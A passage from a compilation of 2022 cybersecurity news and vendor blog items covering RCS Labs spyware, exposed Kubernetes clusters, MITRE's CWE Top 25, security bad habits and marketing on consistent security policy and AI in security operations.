Google's Threat Analysis Group (TAG) revealed today that RCS Labs, an Italian spyware vendor, has received help from some Internet service providers (ISPs) to infect Android and iOS users in Italy and Kazakhstan with commercial surveillance tools.

RCS Labs is just one of more than 30 spyware vendors whose activity is currently tracked by Google, according to Google TAG analysts Benoit Sevens and Clement Lecigne.

During attacks that used drive-by-downloads to infect multiple victims, the targets were prompted to install malicious apps (camouflaged as legitimate mobile carrier apps) to get back online after their Internet connection was cut with the help of their ISP.

"In some cases, we believe the actors worked with the target's ISP to disable the target's mobile data connectivity," the report claims.

"Once disabled, the attacker would send a malicious link via SMS asking the target to install an application to recover their data connectivity."

If they couldn't directly work with their targets' ISPs, the attackers would disguise the malicious apps as messaging applications.

They pushed them using a made-up support page that claimed to help the potential victims recover their Facebook, Instagram, or WhatsApp suspended accounts.

However, while the Facebook and Instagram links would allow them to install the official apps, when clicking the WhatsApp link they would end up installing a malicious version of the legitimate WhatsApp app.

Multiple exploits (some of them zero-days) used for surveillance

Google says the malicious apps deployed on the victims' devices weren't available in the Apple App Store or Google Play. However, the attackers sideloaded the iOS version (signed

with an enterprise certificate) and asked the target to enable the installation of apps from unknown sources.

The iOS app spotted in these attacks came with several built-in exploits allowing it to escalate privileges on the compromised device and steal files.

"It contains a generic privilege escalation exploit wrapper which is used by six different exploits. It also contains a minimalist agent capable of exfiltrating interesting files from the device, such as the Whatsapp database," the analysts explained.

In all, it bundled six different exploits:

- CVE-2018-4344 internally referred to and publicly known as LightSpeed.
- CVE-2019-8605 internally referred to as SockPort2 and publicly known as SockPuppet
- CVE-2020-3837 internally referred to and publicly known as TimeWaste.
- CVE-2020-9907 internally referred to as AveCesare.
- CVE-2021-30883 internally referred to as Clicked2, marked as being exploited in-the-wild by Apple in October 2021.
- CVE-2021-30983 internally referred to as Clicked3, fixed by Apple in December 2021.

"All exploits used before 2021 are based on public exploits written by different jailbreaking communities. At the time of discovery, we believe CVE-2021-30883 and CVE-2021-30983 were two 0-day exploits," they added.

On the other hand, the malicious Android app came with no bundled exploits. Still, it featured capabilities that would allow it to download and execute additional modules using the DexClassLoader API.



Some victims notified their devices were compromised

Google has warned Android victims that their devices were hacked and infected with spyware, dubbed Hermit by security researchers at Lookout in a detailed analysis of this implant published last week.

According to Lookout, Hermit is "modular surveillanceware" that "can record audio and make and redirect phone calls, as well as collect data such as call logs, contacts, photos, device location and SMS messages."

Google has also disabled the Firebase projects used by the threat actors to set up a command-and-control infrastructure for this campaign.

In May, Google TAG exposed another campaign in which state-backed threat actors used five zero-day security flaws to install Predator spyware developed by commercial surveillance developer Cytrox.

"TAG is actively tracking more than 30 vendors with varying levels of sophistication and public exposure selling exploits or surveillance capabilities to government-backed actors," Google said at the time.

Source: <https://www.bleepingcomputer.com/news/security/spyware-vendor-works-with-isps-to-infect-ios-and-android-users/>

15. The Importance of a Consistent Security Policy

State and local government agencies have technical infrastructure that spans from regular business networks, to service provider offerings, to public safety and other critical services. It's no secret that applying security frameworks to this existing infrastructure can be difficult. We rarely have the opportunity to build out organization-wide greenfield security deployments for the systems we support and often have to support existing legacy solutions. When greenfield projects do come along, we tend to focus on applying our security frameworks with controls that are unique to that deployment. This results in a story that we are all familiar with – nonintegrated, siloed security solutions with various maturity levels. Granted, there are tools out there that can help security operations teams tie these various siloes together; however, integrations can be limited. The tools themselves might rely on legacy approaches, and by the time information is correlated and analyzed, threat actors have already taken actions on their objectives. What should state and local governments do to remedy this? Defining a clear security strategy and establishing a consistent security policy is a must.

Your Cybersecurity Strategy

If asked to paint a picture of an organization's optimal security solution, the first question would be, "Which wall do you want the picture on?" This is akin to setting the direction and vision for your cybersecurity strategy. Whether you choose to align yourself with NIST, CIS, ISO or any of the other frameworks, this direction will dictate what the "picture" looks like. Frameworks help provide guidance as a means to an end, and the structure for implementing security controls in the environment. Furthermore, it's important to consider compliance requirements within your frameworks. CJIS, IRS, HIPAA and other compliance needs may take the whole-wall mural down to multiple framed portraits.

Setting this vision and direction seems like a simple ask, and for anyone that's been in the space for a while, it may seem trivial. However, with the cybersecurity landscape changing daily, regular review of security visions and frameworks is crucial to a mature security posture. A focused and consistent approach also has the benefits of allowing for easier auditing, simpler documentation and more thorough implementation.

Structured Segmentation

Applying a security framework to an organization comes with the reality that one team is not likely to do everything involved. Design and implementation are usually separate from policies and procedures. Operationalizing daily maintenance (getting a packet from point A to point B) is usually done by a separate team than the one verifying that the packet is legitimate and aligns to policy (separation of network, security, cloud, DevOps, etc.). This is something we work through in other parts of our IT business.

Collaboration, identity, networking, operating systems and other key aspects of running the IT business are usually standardized but enhanced with key native integrations. This should be our approach to cybersecurity, as well. The previously segmented security market now has options for standardizing and providing consistent security across cloud, endpoint, network and operations. Organizations that have taken this approach are seeing serious improvements, as well. In working with state and local government and education customers, we've found many improvements:


- A consistent, standardized approach to security is up to 50% more efficient than a siloed, multivendor approach.
- Because of this efficiency, they are also seeing a 45% decrease in the likelihood of a breach supported by an up to 80% reduction in alerts. Automation and native integrations allow for a more effective and mature security posture.
- Application and adhesion to security frameworks are simpler with management through fewer tools. Consistency across applications, operating systems and deployment locations (cloud versus on-premises) allows for easier auditing.

- Consistency allows for automation and native integrations to enable a 24x7x365 security operations center (SOC) with the support of a 9–5, Monday-to-Friday workforce.

What Does Consistency Look Like?

The ability to apply a consistent security policy for on-premises, work-from-home, cloud native and SASE-enabled workloads (or any other workload where data is moving from one point to another) is something that few companies can offer. Additionally, the ability to take the intelligence gathered from moving data and apply it to the integrity of the workloads housing that data (on-premises or in the cloud) takes consistency another step further. Correlate that business, threat and IT intelligence together into a security operations platform, and you now have a consistent approach to pushing packets and maintaining workload integrity, securing data within your organization.

CLOUD-DELIVERED SECURITY SERVICES



Consistent security controls enabled by Palo Alto Networks cloud-delivered security services.

Building upon industry-leading security technologies in conjunction with strong technology partnerships, Palo Alto Networks can help you consolidate your approach to security while maintaining crucial IT business continuity. For more information, visit our state and local government website, or contact your Palo Alto Networks representative.

Source: <https://www.paloaltonetworks.com/blog/2022/06/the-importance-of-a-consistent-security-policy/>

16. Over 900,000 Kubernetes instances found exposed online

Over 900,000 misconfigured Kubernetes clusters were found exposed on the internet to potentially malicious scans, some even vulnerable to data-exposing cyberattacks.

Kubernetes is a highly versatile open-source container orchestration system for hosting online services and managing containerized workloads via a uniform API interface.

It enjoys [massive adoption](#) and growth rates thanks to its scalability, flexibility in multi-cloud environments, portability, cost, app development, and system deployment time reductions.


However, if Kubernetes isn't configured properly, remote actors might be able to [access internal resources](#) and private assets that [weren't meant to be made public](#).

Additionally, depending on the configuration, intruders could sometimes escalate their privileges from containers to break isolation and [pivot to host processes](#), granting them initial access to internal corporate networks for further attacks.

Finding exposed Kubernetes

Researchers at [Cyble](#) have conducted an exercise to locate exposed Kubernetes instances across the internet, using similar scanning tools and search queries to those employed by malicious actors.

The results show a massive 900,000 Kubernetes servers, with 65% of them (585,000) being located in the United States, 14% in China, 9% in Germany, while Netherlands and Ireland accounted for 6% each.



Countries with most exposed instances (Cyble)


Of the exposed servers, the top most exposed TCP ports were "443", with just over a million instances, "10250" counting 231, 200, and "6443" with 84,400 results.

It is essential to underline that not all of these exposed clusters are exploitable, and even among those that are, the level of risk varies depending on the individual configuration.

Cases of high risk

To evaluate how many of the exposed instances might be at significant risk, Cyble looked into the error codes returned to the unauthenticated requests to the Kubelet API.


The vast majority of the exposed instances return error code 403, meaning the unauthenticated request is forbidden and can't go through, so no attacks can transpire against them.



```
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path \"/\"",
  "reason": "Forbidden",
  "details": {},
  "code": 403
}
```

Error code 403 eliminates any attack potential (Cyble)

Then there's a subset of approximately five thousand instances that answer with error code 401, denoting that the request is unauthorized.




```
HTTP/1.1 401 Unauthorized
Content-Type: application/json
Www-Authenticate: Basic realm="kubernetes-master"
Date: Tue, 21 Jun 2022 11:13:29 GMT
Content-Length: 165
```

Error 401 in unauthorized requests (Cyble)

However, this response gives a potential attacker a tip that the cluster is functioning, and they could try out additional attacks based on exploits and vulnerabilities.

Finally, there's a small subset of 799 Kubernetes instances that return a status code 200, which are completely exposed to external attackers.

In these cases, threat actors can access the nodes on the Kubernetes Dashboard without a password, access all secrets, perform actions, etc.



Exposed Kubernetes Dashboard accessed without password (Cyble)

While the number of vulnerable Kubernetes servers are fairly low, all you need is a remotely exploitable vulnerability to be discovered for a far larger number of devices to become vulnerable to attacks.

To ensure that your cluster is not among those 799, or even the less severely exposed set of 5,000 instances, consult NSA and CISA's guidance on [hardening your Kubernetes](#) system's security.

Getting a clear picture

Last month, The Shadowserver Foundation [released a report](#) on exposed Kubernetes instances where they discovered 381,645 unique IPs responding with a 200 HTTP error code.

Cyble told BleepingComputer that the reason for this large discrepancy is that they used open-source scanners and simple queries that would be available to any threat actor, whereas Shadowserver scanned the entire IPv4 space and monitored for new additions daily.

"The stats provided in the Kubernetes blog that is published from our end is on the basis of Open-source scanners and the Queries available for the product. As mentioned in the blog we have searched on the basis of queries "Kubernetes", "Kubernetes-master", "KubernetesDashboard", "K8", and favicon hashes along with status codes 200,403 & 401," explained Cyble.

"The Shadowserver takes a different approach for finding the exposure as per their blog on Kubernetes 'We scan daily with a HTTP GET request using the /version URI. We scan all of the IPv4 space on ports 6443 and 443. We include only Kubernetes servers that respond with a 200 OK (with accompanying JSON response), and hence disclose version information in their response.'"

"As we are not scanning complete IPv4 space like the shadow server and relying on intel that is in the open-source, the results we are getting are different from Shadowserver."

Whereas Cyble's figures may not be as impressive, they are very important from the perspective that those numbers correspond to Kubernetes clusters that are very easy to locate and attack.

Source: <https://www.bleepingcomputer.com/news/security/over-900-000-kubernetes-instances-found-exposed-online/>

17. Top Six Security Bad Habits, and How to Break Them

Shrav Mehta, CEO, Secureframe, outlines the top six bad habits security teams need to break to prevent costly breaches, ransomware attacks and prevent phishing-based endpoint attacks.

Cybercrime is on the rise, and attacks are getting faster, more nuanced and increasingly sophisticated. The number of cyberattack-related data breaches [rose 27 percent in 2021](#) — an upward trend that shows no signs of slowing down.

Bad security habits, such as using the same password more than once may seem innocuous, but unchecked bad behavior or security habits can leave your organization open to a devastating breach.

Bad security habits cost businesses millions of dollars. Consider this, the average cost of a data breach reached [\\$4.24 million per incident](#) in 2021, the highest in 17 years.

If a hacker compromises your servers and steals confidential data, it could spell the end of your company. This list covers 6 of the most common bad security habits and how to fix them so you can protect your data and prevent malicious attacks.

1. Poor Password Hygiene

[More than 60](#) percent of all data breaches involve stolen or weak credentials. Using the same password, sharing passwords, writing passwords down on sticky notes — as security leaders, we've seen the same terrible password practices for years. Don't make attackers' jobs easier!

Break the habit: Establish a company-wide password policy, use a password manager, and enable multi-factor authentication to reduce the risk of unauthorized account access. Your password policy should include guidelines on creating strong passwords, how often passwords should be updated, and instructions on how to securely share passwords between employees.

2. Convoluted Processes and Policies

From onboarding checklists to privacy policies, these documents should reflect how your team gets work done and be used during daily work — not drafted and then forgotten in a folder somewhere. You must think about these policies regularly and make improvements based on the challenges and risks observed.

Break the habit: Establish periodic policy reviews and acceptances for your team. Proactively ask for feedback to ensure the policies and processes reflect how your team actually gets work done and to garner company-wide buy-in.

3. Outdated Software and Non-secure Devices

Remote work has been a growing trend for years, but the last two years have seen a seismic shift in where, when, and how teams work together. For all its benefits, the rise of work from home also brings significant security challenges.

More people are using unsecured Wi-Fi, mixing work and personal devices, skipping regular data backups and software updates, etc. Being the weakest link that ultimately brings your company to its knees will not be an enjoyable experience.

Break the habit: Use a device management solution for automatic software updates and patches, establish a mobile device policy, and encourage staff only to use company devices and a secure VPN to access sensitive data.

4. Lack of an Internal Audit Program

Even if you've established appropriate security policies and procedures, you must treat them as living documents. Continuous testing and regular internal audits are essential to understanding how your security program is maturing (or not) and staying aware of emerging and escalating threats.

Break the habit: Create an internal audit program to review your security posture at least annually and identify opportunities for improvement. This will also ensure you stay aware of any changes to the threat landscape that you need to address.

5. Untrained Staff

Phishing and malware are some of the most common sources of security incidents, including ransomware! Train staff on security best practices regularly and ensure everyone knows security is a company-wide priority.

Break the habit: Conduct security awareness training at least annually. Randomly and periodically test your employees/users to ensure they stay aware of and follow best practices.

6. Complacency

Too many organizations believe that a breach or security incident won't actually happen to them. Security and compliance is not just a concern for the IT department. Everyone across the organization — from the executive team and board of directors to the newest employee hire — should understand the threats facing the business and their roles and responsibilities in keeping customer and company data safe.

Break the habit: Make the effort to create a culture that prioritizes security and understands its importance. Ensure all employees understand their roles and responsibilities regarding keeping customer and business information safe and clearly communicate the benefits of following established policies and procedures.

Most security threats and risks are systemically preventable and can be addressed through common-sense approaches, continuous compliance testing, assessments, audits, and measurement. The more you can train your employees on these practical approaches, the more likely they will be able to successfully avoid a costly data breach or security incident.

Source: <https://threatpost.com/six-bad-habits-break/180082/>

18. MITRE shares this year's list of most dangerous software bugs

MITRE shared this year's top 25 most common and dangerous weaknesses impacting software throughout the previous two calendar years.

Software weaknesses are flaws, bugs, vulnerabilities, or various other errors found in software solutions' code, architecture, implementation, or design.

They can potentially expose the systems they're running on to attacks that could enable threat actors to take control of affected devices, gain access to sensitive information, or trigger a denial-of-service condition.

To create this list, MITRE scored each weakness based on its prevalence and severity after analyzing data for 37,899 CVEs from NIST's National Vulnerability Database (NVD) and CISA's Known Exploited Vulnerabilities (KEV) Catalog.

"Many professionals who deal with software will find the CWE Top 25 a practical and convenient resource to help mitigate risk," MITRE [said](#).

"This may include software architects, designers, developers, testers, users, project managers, security researchers, educators, and contributors to standards developing organizations (SDOs).

MITRE's top 25 bugs are considered dangerous because they're usually easy to discover, come with a high impact, and are prevalent in software released during the last two years.

The table below provides insight into the most critical and current security weaknesses affecting software worldwide.

Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
1	CWE-787	Out-of-bounds Write	64.20	62	0
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.97	2	0
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	22.11	7	+3 ▲
4	CWE-20	Improper Input Validation	20.63	20	0
5	CWE-125	Out-of-bounds Read	17.67	1	-2 ▼
6	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	17.53	32	-1 ▼
7	CWE-416	Use After Free	15.50	28	0
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.08	19	0
9	CWE-352	Cross-Site Request Forgery (CSRF)	11.53	1	0
10	CWE-434	Unrestricted Upload of File with Dangerous Type	9.56	6	0
11	CWE-476	NULL Pointer Dereference	7.15	0	+4 ▲
12	CWE-502	Deserialization of Untrusted Data	6.68	7	+1 ▲
13	CWE-190	Integer Overflow or Wraparound	6.53	2	-1 ▼

Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
14	CWE-287	Improper Authentication	6.35	4	0
15	CWE-798	Use of Hard-coded Credentials	5.66	0	+1 ▲
16	CWE-862	Missing Authorization	5.53	1	+2 ▲
17	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	5.42	5	+8 ▲
18	CWE-306	Missing Authentication for Critical Function	5.15	6	-7 ▼
19	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	4.85	6	-2 ▼
20	CWE-276	Incorrect Default Permissions	4.84	0	-1 ▼
21	CWE-918	Server-Side Request Forgery (SSRF)	4.27	8	+3 ▲
22	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	3.57	6	+11 ▲
23	CWE-400	Uncontrolled Resource Consumption	3.56	2	+4 ▲
24	CWE-611	Improper Restriction of XML External Entity Reference	3.38	0	-1 ▼
25	CWE-94	Improper Control of Generation of Code ('Code Injection')	3.32	4	+3 ▲

Top exploited vulnerabilities of 2021

In April, in partnership with the FBI and the NSA, cybersecurity authorities worldwide have also published a list of the [top 15 vulnerabilities frequently exploited by threat actors during 2021](#).

As revealed in the joint advisory, malicious actors focused their attacks last year on newly disclosed vulnerabilities affecting internet-facing systems, including email and virtual private network (VPN) servers.

This was likely because malicious actors and security researchers published proof of concept (POC) exploits within two weeks after most of the top exploited bugs were disclosed in 2021.

However, they also focused some attacks on older flaws patched years before, showing that some organizations fail to update their systems even after a patch is available.

CISA and the FBI have also published [a list of the top 10 most exploited security flaws](#) between 2016 and 2019. A top of [routinely exploited bugs in 2020](#) was also released in collaboration with the Australian Cyber Security Centre (ACSC) and the UK's National Cyber Security Centre (NCSC).

In November, MITRE has also shared a list of the [topmost dangerous programming, design, and architecture security flaws plaguing hardware](#) throughout the last year.

Source: <https://www.bleepingcomputer.com/news/security/mitre-shares-this-years-list-of-most-dangerous-software-bugs/>

19.4 Ways AI Capabilities Transform Security

Many industries have had to tighten belts in the “new normal”. In cybersecurity, artificial intelligence (AI) can help.

Every day of the new normal we learn how the pandemic [sped up digital transformation](#), as reflected in the new opportunities and new risks. For many, organizational complexity and legacy infrastructure and support processes are the [leading barriers to the effectiveness of their security](#).

Adding to the dynamics, short-handed teams are overwhelmed with [too much data](#) from disparate sources and an abundance of tools, yet a scarcity of insights. These challenges can easily exceed the skills of even the largest, best teams.

FIGURE 1

Security disruptors

Security operations teams are facing new challenges

New and expanding attack vectors

Attackers are shifting to adaptive, multi-variant threats

Attackers are shifting to automation

Cyber skills gap and capacity constraints



Lack of visibility and coordination with third-party providers

Lack of insights across data types—metadata, contextual, behavioral

Information overload from disparate data sources and tools

Source: IBM

In a time of greater challenges and fewer resources, how can security leaders become more effective, minimize their expenses and get the most out of their employees without burning them out? A recent study from the [IBM Institute for Business Value \(IBV\)](#) suggests people are investing in AI and automation to address many of these challenges.

The IBV partnered with [APQC \(American Productivity and Quality Center\)](#) in a survey of 1,000 business leaders to find out how [AI](#) is being used to support their operations and to quantify its impact on performance.

AI: Defense In a Fast-Paced World

The [in-depth report](#) contemplates questions that are top-of-mind for today's leaders. How do AI and automation help? Where in the security life cycle do these tools have the greatest impact? Can pairing AI with automation deliver a higher return on security investment?

There are four primary ways AI technologies are transforming security operations:

